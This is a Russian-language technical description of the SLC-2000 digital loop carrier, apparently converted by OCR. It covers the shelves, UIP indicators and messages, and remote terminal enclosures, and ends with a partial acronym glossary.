
Полка диспетчера ресурсов доступа (ARM)

Полка ARM обеспечивает интерфейс с фидерными линиями, управление пропускной способностью и функции технического обслуживания цепей.

В состав полки ARM входят следующие функциональные группы компонентов:


• Панель пользовательского интерфейса (User Interface Panel, UIP)
• Интегрированный измерительный узел (Integrated Test Head, ITH)
• Контроллер отображения конфигурации (Provisioning Display Controller, PDC)
• Комплекс управления пропускной способностью (Bandwidth Management Complex)
• Распределение DS1
• Фидерные интерфейсы DS1/VT
• Фидер SONET


На следующей схеме показаны функциональные компоненты полки ARM:



Панель пользовательского интерфейса (UIP)

Панель пользовательского интерфейса (UIP) представляет собой наивысший уровень взаимодействия с SLC-2000 без подключения какого-либо дополнительного оборудования. Ниже приведена детальная схема UIP:





На UIP имеется множество разъёмов. Разъём заземления от электростатического разряда (ESD) предназначен для браслета антистатической защиты. Разъём терминала техника (Craft Interface Terminal, CIT) выполнен в виде DB-25 для подключения CIT или ПК с программой эмуляции терминала. Разъём тактового сигнала DDS обеспечивает источник тактирования для измерительных устройств. Контрольные точки питания позволяют контролировать напряжение питания -48 В, подаваемое на блок.

На UIP расположено множество светодиодных индикаторов. Светодиод Attention (Внимание) светится жёлтым, когда на буквенно-цифровом дисплее (AMD) появляется новое сообщение. Panel Fault (Неисправность панели) светится красным, когда UIP нуждается в ремонте. Power (Питание) светится зелёным при наличии напряжения -48 В. Power Minor (Вспомогательное питание) светится жёлтым, когда система работает от аккумуляторного питания. Alarm Cut Off (ACO) светится зелёным после нажатия кнопки ACO во время тревоги. Critical (Критическое) светится красным при отказе, повлёкшем потерю обслуживания для 128 и более абонентов. Major (Серьёзное) светится красным при отказе, повлёкшем потерю обслуживания для 24 и более абонентов. Minor (Незначительное) светится жёлтым при наличии ошибки, не вызывающей потери обслуживания. NE Activity (Активность ближнего конца) светится жёлтым при наличии аварийного состояния на местном терминале. FE Activity (Активность дальнего конца) светится жёлтым при наличии аварийного состояния на удалённом терминале. Abnormal (Нештатный режим) светится жёлтым, когда SLC-2000 не находится в режиме предоставления услуг (например, в режиме тестирования). Session (Сеанс) светится жёлтым, когда техник подключил CIT к удалённому терминалу.

Наиболее интересной частью UIP является буквенно-цифровой дисплей (AMD) и связанные с ним кнопки управления. AMD отображает одну строку из 24 символов. Кнопки прокрутки позволяют перемещаться вперёд и назад по различным пунктам меню. Клавиши ` и ` работают так, как можно ожидать.

На UIP отображаются три типа сообщений:

• Автоматические сообщения (Automatic Messages)
• Сообщения об отказах (Fault Messages)
• Аварийные сообщения (Alarm Messages)

Автоматические сообщения инициируются нажатием определённых кнопок, недоступностью UIP или PDC, а также установкой системного контроллера SYSCTL.

Сообщения об отказах отображаются при выборе команды RETRIEVE-FAULTS на UIP.

Аварийные сообщения отображаются при выборе команды RETRIEVE-ALARMS на UIP.

Перечень автоматических сообщений:

```
. PANEL FAULT
. MN:NE:pdc unavail
. UPDATE: In-Progress
```

```
. UPDATE: done
. SONET SUBSYS UPDATE done
. SYSCTL INITIALIZATION
. SYSCTL EXTENDED INITZN
. SYSCTL EXTND INITZN done
. STATUS -LOCAL SONET
. STATUS -LOCAL SONET SITE
. STATUS -REMOTE SITE 1
. STATUS -REMOTE SITE 2
. STATUS -REMOTE SITE 3
. STATUS -REMOTE SITE 4
. STATUS -REMOTE SITE 5
. STATUS -REMOTE SITE 6
. STATUS -REMOTE SITE 7
. STATUS -REMOTE SITE 8
```

«PANEL FAULT» — панель пользовательского интерфейса (UIP) вышла из строя и не может обмениваться данными с контроллером конфигурации и отображения (PDC).

«MN:NE:pdc unavail» — PDC не может обмениваться данными с UIP, поскольку вышел из строя или выполняется установка программного обеспечения на PDC.

«UPDATE: In-Progress» — нажата кнопка UPDATE и выполняется обновление.

«UPDATE: done» — обновление завершено в ответ на нажатие кнопки UPDATE.

«SONET SUBSYS UPDATE done» — обновление подсистемы SONET завершено в ответ на использование кнопки UPD/INIT на SYSCTL.

«SYSCTL INITIALIZATION» — отображается в течение 10 секунд после вставки SYSCTL с рабочим программным обеспечением. Если во время отображения этого сообщения нажать кнопку UPD/INIT на SYSCTL, все параметры SONET будут сброшены к заводским значениям.

«SYSCTL EXTENDED INITZN» — отображается после завершения инициализации SYSCTL.

«SYSCTL EXTND INITZN done» — отображается после завершения расширенной инициализации SYSCTL.

«STATUS -LOCAL SONET» — индикаторы UIP отражают состояние аварийной сигнализации только локальной системы. На 7-сегментном дисплее SYSCTL отображается буква «L». Это происходит при переключении кнопки выбора дальнего конца (FE SEL) на SYSCTL.

«STATUS -LOCAL SONET SITE» — индикаторы UIP отражают суммарное состояние аварийной сигнализации всех сетевых элементов SONET на локальном узле. На 7-сегментном дисплее SYSCTL отображается идентификатор узла (SITE ID) и символ «.». Происходит при переключении кнопки FE SEL.


«STATUS -REMOTE SITE x» — индикаторы UIP отражают состояние аварийной сигнализации удалённого узла x. На 7-сегментном дисплее SYSCTL отображается цифра «x». Происходит при переключении кнопки FE SEL.

На UIP имеется ряд прочих кнопок. Кнопка LED Test включает все светодиоды для быстрого определения перегоревших. Кнопка Alarm Cut Off (ACO) отключает текущее аварийное состояние. Кнопка Update действует примерно как значок «Обнаружить новое оборудование» в Windows 95, с тем отличием, что на SLC-2000 она никогда не вешает систему.

Полка металлического распределительного узла (MDS)


MDS обеспечивает управление и распределение для интерфейсов Data Service 0 (DS0) и Fiber In The Loop (FITL).

MDS в металлической конфигурации:




Верхние и нижние полки MDS нумеруются снизу вверх. По левому и правому краям каждой половины полки расположены 12 канальных блоков (на ASCII-схеме показаны только 9). В центре каждой половины расположены общие блоки.

MDS в конфигурации FITL:



Полка высокоплотной волоконной оптики (HDOS)

HDOS обеспечивает сопряжение между электрическими сигналами на полках MDS и оптическими сигналами в многосервисных удалённых терминалах (Multi-Services Distant Terminals, MSDT).




Примечание: HDOS содержит 8 пар оптических блоков (OU) / блоков преобразования питания (PCU), а не 4, как показано на ASCII-схеме.

Блок сигнализации и тестирования (ATU)


Панель ATU сообщает об авариях и неисправностях с помощью звуковой сигнализации, световых индикаторов и телеметрии. Кроме того, ATU обеспечивает интерфейсы с контроллером тестирования систем уплотнения (PGTC) и подключения обходных пар постоянного тока.

Индикаторы в правом дальнем углу ATU:





Вентиляторные блоки и тепловые перегородки

В RT для охлаждения используются вентиляторные блоки, тогда как в COT с той же целью применяются тепловые перегородки.



Детальный вид левого торца вентиляторного блока:





V. Где можно найти удалённый терминал?

RT размещаются в весьма разнообразных корпусах — металлических и из литого бетона. Одни рассчитаны только на сам RT, другие оснащены климат-контролем и достаточно просторны, чтобы в них могло работать несколько техников.

• Шкафы 44A + 44B
• Шкаф WP-91071
• Шкаф 51A
• Шкаф 80D (Community Service Vault)
• Шкаф 80E (Community Service Vault)
• Малый павильон (Mini hut)
• Большой павильон (Maxi hut)
• Бетонный павильон (Concrete hut)
• Термостатированный подземный контейнер (Controlled Environment Vault, CEV)

Шкаф 44A монтируется на стену и требует шкафа 44B для размещения оборудования электропитания.

Шкаф WP-91071 является отдельно стоящим.

Шкаф 51A имеет размеры 48" в высоту, 29" в ширину и 20,5" в глубину. Он состоит из трёх секций: передней двери, секции электроники и секции аккумуляторов. Передняя дверь открывается влево и обеспечивает доступ к секции электроники. Секция электроники также откидывается влево, открывая доступ к секции аккумуляторов.

Шкафы 80D и 80E (Community Service Vault) — шкафы на обслуживание коммунальных абонентов.

Малый павильон (Mini hut) — сборный корпус размерами 6 × 10 × 8 футов в высоту.

Большой павильон (Maxi hut), известный также как Electronic Equipment Enclosure (EEE), — сборный корпус размерами 10 × 20 × 8 футов в высоту с климатическим контролем.

Бетонный павильон (Concrete Hut) имеет размеры 13'2" × 7'7" и высоту 8'8,5". Стены из сборного железобетона толщиной 4". Внутри установлены вентиляция, отопление и кондиционирование. Защищён датчиками вторжения, задымления и превышения температуры.

Термостатированный подземный контейнер (Controlled Environment Vault, CEV) — сборный железобетонный корпус для подземной установки. CEV отливается из трёх частей: нижней половины, верхней половины и входного люка. Вход оборудован лестницей, ведущей вниз. CEV обеспечивает максимальный уровень климатического контроля: помимо вентиляции, отопления и опционального кондиционирования, CEV оснащён датчиком взрывоопасных и токсичных газов, осушителем и дренажным насосом. Освещение — четыре люминесцентных светильника с аварийным источником. Защита: газовая сигнализация, датчик превышения температуры, датчик влажности, датчик потери питания, датчик подтопления и датчик вторжения.

Таблица вместимости корпусов:

A&M	Addition and Maintenance	— Добавление и обслуживание
ACO	Alarm Cut Off	— Отключение аварийной сигнализации

ACU	Alarm Control Unit	— Блок управления сигнализацией
ACXT	Apparatus Case Crosstalk	— Перекрёстные помехи в аппаратном корпусе
ADPCM	Adaptive Differential PCM	— Адаптивная дифференциальная ИКМ
ADU	Alarm Display Unit	— Блок отображения аварийных сигналов
AIU	Alarm Interface Unit	— Блок интерфейса аварийной сигнализации
ALBO	Automatic Line Build Out	— Автоматическая компенсация затухания линии
ALC	Automatic Loss Compensation	— Автоматическая компенсация потерь
ALIT	Automatic Line Insulation Test	— Автоматическая проверка изоляции линии
AMD	Alphanumeric Message Display	— Буквенно-цифровой дисплей сообщений
ANI	Automatic Number Identification	— Автоматическое определение номера
ASN	Abstract Syntax Notation	— Абстрактная синтаксическая нотация
ASU	Alarm Suppressor Unit	— Блок подавления сигнализации
ATU	Alarm and Test Unit	— Блок сигнализации и тестирования
AWC	Average Worst Case	— Среднее наихудшее значение
B-E	Both-Ends	— Оба конца
B8ZS	Bipolar with 8 Zero Substitution	— Биполярный с подстановкой 8 нулей
BCU	Bank Controller Unit	— Блок управления банком
BFU	Bank Fuse Unit	— Блок предохранителей банка
BIU	Backplane/Bank Interface Unit	— Блок интерфейса объединительной платы/банка
BMP	Bandwidth Management Processor	— Процессор управления пропускной способностью
CAU	Craft/Channel Access Unit	— Блок доступа техника/канала
CCITT	Consultative Committee Intl. Telephone & Telegraph	
CCS	Hundred Call Seconds	— Сотни секунд вызовов
CDO	Community Dial Office	— Местная АТС с набором номера
CDS	Circuit Design System	— Система проектирования цепей
CENTREX	Central Office Exchange Service	— Услуга офисной АТС на базе ЦО
CEV	Controlled Environment Vault	— Термостатированный подземный контейнер
CFU	Channel Fuse Unit	— Блок предохранителей канала
CIMAP	Circuit Installation and Maintenance Package	
CIR	Customer Information Release	— Выпуск информации для клиентов
CIT	Craft Interface Terminal	— Терминал техника
CIU	Craft Interface Unit	— Блок интерфейса техника
CLC	Common Language Coordinator	— Координатор общего языка
CLEI	Common Language Equipment Identification	
CLF	Carrier Line Failure	— Отказ несущей линии
CLLI	Common Language Location Identification	
CLRC	Circuit Layout Record Card	— Карта записи схемы цепи
CMC	Construction Management Center	— Центр управления строительством
CMIS	Common Management Information System	
CND	Calling Number Delivery	— Передача вызывающего номера
CO	Central Office	— Центральный офис
COACH	Customized On-line Aid for Customer Help	
CODEC	Coder/Decoder	— Кодер/декодер
COE	Central Office Engineer	— Инженер ЦО
COT	Central Office Terminal	— Терминал центрального офиса
CP	Circuit Pack	— Плата цепи
CPC	Circuit Provisioning Center	— Центр конфигурации цепей
CPI	Circuit Party Identification	— Идентификация стороны цепи
CRC	Cyclic Redundancy Check	— Циклический контроль избыточности
CSA	Carrier Serving Area	— Зона обслуживания несущей
CSC	Community Service Cabinet	— Шкаф коммунального обслуживания
CSDC	Circuit Switched Digital Capability	
CSPEC	Common Systems Planning and Engineering Center	
CSS	Controlled Slip Second	— Секунда с контролируемым проскальзыванием
CTB	Cut Through Board	— Плата коммутации напрямую
CTU	Channel Test Unit	— Блок тестирования канала
CU	Channel Unit	— Канальный блок
CUE	Channel Unit Emulator	— Эмулятор канального блока
CV	Coding Violation	— Нарушение кодирования
CWG	Construction Work Group	— Строительная рабочая группа
CZ	Carrier Zone	— Зона несущей
DA	Distribution Area	— Зона распределения
DACS	Digital Access Cross-connect System	
DCC	Data Communications Channel	— Канал передачи данных
DCLU	Digital Carrier Line Unit	— Блок цифровой несущей линии
DCU	Digital Connectivity Units	— Блоки цифрового соединения
DDF	Digital Digroup Formatter	— Форматтер цифровой группы
DDS	Digital Data Service	— Цифровая служба данных
DF	Distributing Frame	— Распределительный фрейм
DFI	Digital Facilities Interface	— Интерфейс цифровых средств
DID	Direct Inward Dial	— Прямой входящий набор

DILEP	Digital Line Engineering Program	
DLC	Digital Loop Carrier	— Цифровой абонентский мультиплексор
DLI	Data Link Interface	— Интерфейс канала данных
DLP	Detailed Level Procedure	— Детальная процедура
DLR	Design Layout Record	— Запись схемы проектирования
DLS	Digital Line Schematic	— Схема цифровой линии
DLU	Data Link Unit	— Блок канала данных
DM	Degraded Minute	— Ухудшенная минута
DPO	Dial Pulse Originating	— Исходящий импульсный набор
DPT	Dial Pulse Terminating	— Входящий импульсный набор
DPX	DATAPATH Extension	— Расширение канала данных
DR	Demand Repeater	— Репитер по требованию
DS0	Digital Signal 0 / Data Service 0	— Цифровой сигнал 0
DS0DP	Digital Signal 0 Dataport	— DS0 порт данных
DS1	Digital Signal 1 (1,544 Мбит/с)	
DSDC	Distribution Services Design Center	
DSL	Digital Subscriber Line	— Цифровая абонентская линия
DSNE	Directory Services Network Element	
DSPC	Distribution Services Planning Center	
DST	Digital Signal Translator	— Транслятор цифрового сигнала
DSU	Data Service Unit	— Блок службы данных
DSX	Digital Service Cross-connect	— Кросс-коммутатор цифровых служб
DT	Distant Terminal	— Удалённый терминал
DTU	Digital Test Unit	— Блок цифрового тестирования
E	Ear	— «Ухо» (приём)
EASOP	Economic Alternative Selection for Outside Plant	
ECCR	Exchange Customer Cable Record	— Запись кабелей абонентов АТС
EEC	Electronic Equipment Enclosure / Equipment Engineering Center	
EFPA-D	Enhanced Feature Package A-D	— Пакет расширенных функций A-D
EFRAP	Exchange Feeder Route Analysis Program	
EJO	Engineering Job Order	— Инженерный рабочий заказ
ELIU	Electrical Line Interface Unit	— Блок электрического линейного интерфейса
EMO	Expected Measured Loss	— Ожидаемые измеренные потери
EOC	Embedded Operations Channel	— Встроенный канал управления
ES	Errored Seconds	— Секунды с ошибками
ESD	ElectroStatic Discharge	— Электростатический разряд
ESF	Extended Super Frame	— Расширенный суперфрейм
ESPORTS	Extended Super POTS	— Расширенный суперфрейм POTS
EWC	Extreme Worst Case	— Абсолютное наихудшее значение
EWO	Engineering Work Order	— Инженерный рабочий ордер
FA	Feeder Administration	— Администрирование фидера
FAC	Facility Assignment and Control Center	
FACS	Facility Assignment and Control System	
FAP	Facility Analysis Plan	— План анализа средств
FCS	Frame Checking Sequence	— Последовательность проверки кадра
FCU	Fan Control Unit	— Блок управления вентилятором
FDI	Feeder Distribution Interface	— Интерфейс распределения фидера
FDL	Facility Data Link	— Канал данных объектов
FE	Far End	— Дальний конец
FELP	Far End LooP	— Шлейф дальнего конца
FEMF	Foreign Potential	— Посторонний потенциал
FEXT	Far End Crosstalk	— Перекрёстные помехи дальнего конца
FITL	Fiber In The Loop	— Оптоволокно в шлейфе
FL	Fault Locating	— Локализация неисправности
FLTA	Fault Locate Test Adapter	— Адаптер тестирования локализации
FPA-D	Feature Package A-D	— Пакет функций A-D
FPS	Framing Pattern Sequence	— Последовательность шаблона кадрирования
FSM	Fiber Service Module	— Модуль оптоволоконной службы
FSR	Frequency Selective Ringing	— Частотно-избирательный вызов
FSS	Fiber Service Shelf	— Полка оптоволоконных служб
FTTH	Fiber To The Home	— Оптоволокно до дома
FX	Foreign Exchange	— Иностранный обмен (межстанционная связь)
FXO	Foreign Exchange Office	— Абонентский порт FX
FXS	Foreign Exchange Station	— Станционный порт FX
GNE	Gateway Network Element	— Шлюзовой сетевой элемент
GS	Ground Start	— Запуск по земле
HDIC	High Density Interconnect	— Высокоплотное межсоединение
HDOS	High Density Optics Shelf	— Полка высокоплотной оптики
HDT	Host Digital Terminal	— Хост-цифровой терминал
HTR	Heater	— Нагреватель
IBN	Integrated Business Network	— Интегрированная деловая сеть

IDCU Integrated Digital Carrier Unit — Интегрированный блок цифровой несущей
IDF Intermediate Distributing Frame — Промежуточный распределительный фрейм
INA Integrated Network Access — Интегрированный сетевой доступ
IOP Input/Output Processor — Процессор ввода/вывода
ISD Isolation Diagram — Схема изоляции
ISDN Integrated Services Digital Network — Цифровая сеть с интеграцией служб
ISLU Integrated Services Line Unit — Блок линии интегрированных служб
ITH Integral Test Head — Интегрированный измерительный узел
LAC Loop Assignment Center — Центр назначения шлейфов
LAN Link to Alarm and Networks — Канал к аварийным системам и сетям
LBO Line Build Out — Компенсация затухания линии
LBRV Low Bit Rate Voice — Голос с низкой скоростью передачи
LCRIS Loop Cable Record Inventory System
LDS Local Digital Switch — Местная цифровая АТС
LDU Load Distribution Unit — Блок распределения нагрузки
LEC Loop Electronic Coordinator — Электронный координатор шлейфа
LED Light Emitting Diode — Светодиод
LFACS Loop Facility Assignment and Control System
LFC Line Feeder Converter — Преобразователь линейного фидера
LFU Line Fuse Unit — Блок предохранителей линии
LIC Lightguide Interconnect Cable — Кабель межсоединения световода
LIT Line Insulation Test — Проверка изоляции линии
LIU Line Interface Unit — Блок линейного интерфейса
LM Loop Multiplexer — Мультиплексор шлейфа
LMOS Loop Maintenance Operating System
LOF Loss Of Frame — Потеря кадровой синхронизации
LOS Loss Of Second — Потеря секунды
LP Low Power — Низкое напряжение питания
LRAP Long Route Analysis Program — Программа анализа длинных маршрутов
LRD Long Route Design — Проектирование длинных маршрутов
LROPP Long Range Outside Plant Plan — Долгосрочный план внешних сооружений
LRT Local Remote Terminal — Местный удалённый терминал
LS Loop Start — Запуск шлейфом
LSI Line Side In — Линейная сторона входа
LSO Line Side Out — Линейная сторона выхода
LSS Loop Switching System — Система коммутации шлейфов
LSU Line Switching Unit — Блок коммутации линий
LT Line Terminal — Линейный терминал
LTC Local Test Cabinet — Местный испытательный шкаф
LTD Local Test Desk — Местный испытательный стол
M Mouth — «Рот» (передача)
MC Maintenance Center — Центр технического обслуживания
MCC Master Control Center — Главный центр управления
MD Manufacture Discontinued — Снято с производства
MDF Main Distributing Frame — Главный распределительный фрейм
MDS Metallic Distribution Shelf — Полка металлического распределения
MH Man Hole — Смотровой колодец
MIU Metallic/Maintenance Interface Unit
MJ Major — Серьёзная авария
MLT Mechanized Loop Testing — Механизированное тестирование шлейфа
MM Material Management — Управление материально-техническим снабжением
MN Minor — Незначительная авария
MPP Miscellaneous Pair Panel — Панель разных пар
MR Meter Reading — Снятие показаний счётчика
MSDT Multi-Services Distant Terminal — Многосервисный удалённый терминал
MTS Message Telephone Service — Служба телефонных сообщений
MVEC Majority Vote Error Correction — Коррекция ошибок голосованием большинства
MWC Maintenance Work Center — Центр технического обслуживания
MWG Maintenance Work Group — Рабочая группа техобслуживания
MWI Message Waiting Indication — Индикация ожидающего сообщения
MXU Multiplexer Unit — Блок мультиплексора
NAB Network Alarm Bus — Шина сетевой аварийной сигнализации
NAIU Network Access Interface Unit — Блок интерфейса сетевого доступа
NCTE Network Channel Terminating Equipment
NE Near End — Ближний конец
NEXT Near End Crosstalk — Перекрёстные помехи ближнего конца
NIDB Network Interface Data Bus — Шина данных сетевого интерфейса
NIU Network Interface Unit — Блок сетевого интерфейса
NM New Manhole — Новый смотровой колодец
NMA Network Monitoring and Analysis — Мониторинг и анализ сети
